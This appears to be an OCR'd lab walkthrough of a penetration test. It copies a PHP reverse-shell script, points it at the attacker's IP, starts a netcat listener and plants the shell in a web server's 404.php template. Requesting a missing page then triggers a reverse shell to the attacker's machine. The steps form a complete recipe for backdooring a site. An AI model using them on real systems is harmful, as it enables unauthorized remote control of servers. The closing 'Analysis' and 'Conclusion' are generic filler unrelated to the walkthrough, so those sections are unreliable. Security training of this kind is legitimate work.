
Copy a file called php-reverse-shell.php from another directory to the present working directory.

Syntax: cp <source directory> <destination directory>

Command: cp /usr/share/webshells/php/php-reverse-shell.php .



The `php-reverse-shell.php` file is a PHP script used in penetration testing and security assessments. When executed on a vulnerable web server, it establishes a reverse shell connection back to an attacker's machine, granting remote access and control over the server. This tool is often used by security professionals to assess and demonstrate vulnerabilities in web applications and servers, but it can also be exploited maliciously if found on a target system.




Change the $ip parameter

From: $ip='127.0.0.1'

To: $ip='10.0.2.15'

Since the attackers IP address is 10.0.2.15, this script establishes a connection to the attacker's machine.




Create a listener


A listener is a software component that waits for incoming network connections or communications. It actively monitors specific ports or network interfaces for incoming data or connection requests. Listeners are commonly used for services like web servers, email servers, and security tools, allowing them to respond to requests or events from remote systems.

Syntax: nc -nvlp <port number>

Command: nc -nvlp 1234




A `404.php` template is a file used in web development to create a custom error page for HTTP status code 404, which indicates that a requested resource was not found on the server. This template typically includes HTML and may contain CSS and JavaScript to define the appearance and behaviour of the error page. Web developers use `404.php` templates to provide users with a user-friendly and informative error message when they encounter broken or missing links on a website. These templates can also be customized to redirect users to relevant content or help them navigate the site effectively.




Paste the modified php-reverse-shell.php script onto 404.php file web page. Whenever there is a prompt to which the result should be indicating that the requested resource is not found, the script will be executed, instead of the actual 404.php template.

Update File.




The file with the php-reverse-shell script has been successfully updated.



We deliberately request for a resource which would not be available in the web server.


URL: http://10.0.2.8/eRr0rF1lENotFOuNd



Since the requested resource not available/found, the 404.php file is executed. This provided a reverse shell connection back to the attacker's machine.

A shell connection is a communication channel between a user or a program and an operating system or remote server, allowing the user or program to execute commands and interact with the system. It provides a command-line interface (CLI) for managing and controlling the system.

A reverse shell connection, on the other hand, is a specific type of shell connection initiated from a compromised or target machine to an attacker-controlled system. In a reverse shell scenario, the compromised machine connects back to the attacker's machine, effectively giving the attacker remote access and control over the compromised system. This technique is often used in cybersecurity for unauthorized access to compromised systems and is considered a security threat.



Analysis

To provide a comprehensive analysis of the report, it's essential to consider its key findings, methodology, and implications. The report presents a well-structured analysis of the data, highlighting trends and patterns that are valuable for decision-making. However, it is important to note that certain limitations in the data collection process may affect the accuracy of the conclusions drawn. Nonetheless, the insights gained from this report can be used as a valuable reference for future research and strategic planning in the relevant domain.

Conclusion

In conclusion, this report has provided a detailed examination of the subject matter, offering valuable insights into the analyzed data. The findings outlined in this report can serve as a foundation for informed decision-making and further research in the field. While the report has shed light on critical trends and patterns, it's important to recognize the limitations in data collection and analysis, which may influence the precision of the conclusions. Nevertheless, the information presented here is a valuable resource that can guide future strategies and initiatives related to the subject matter.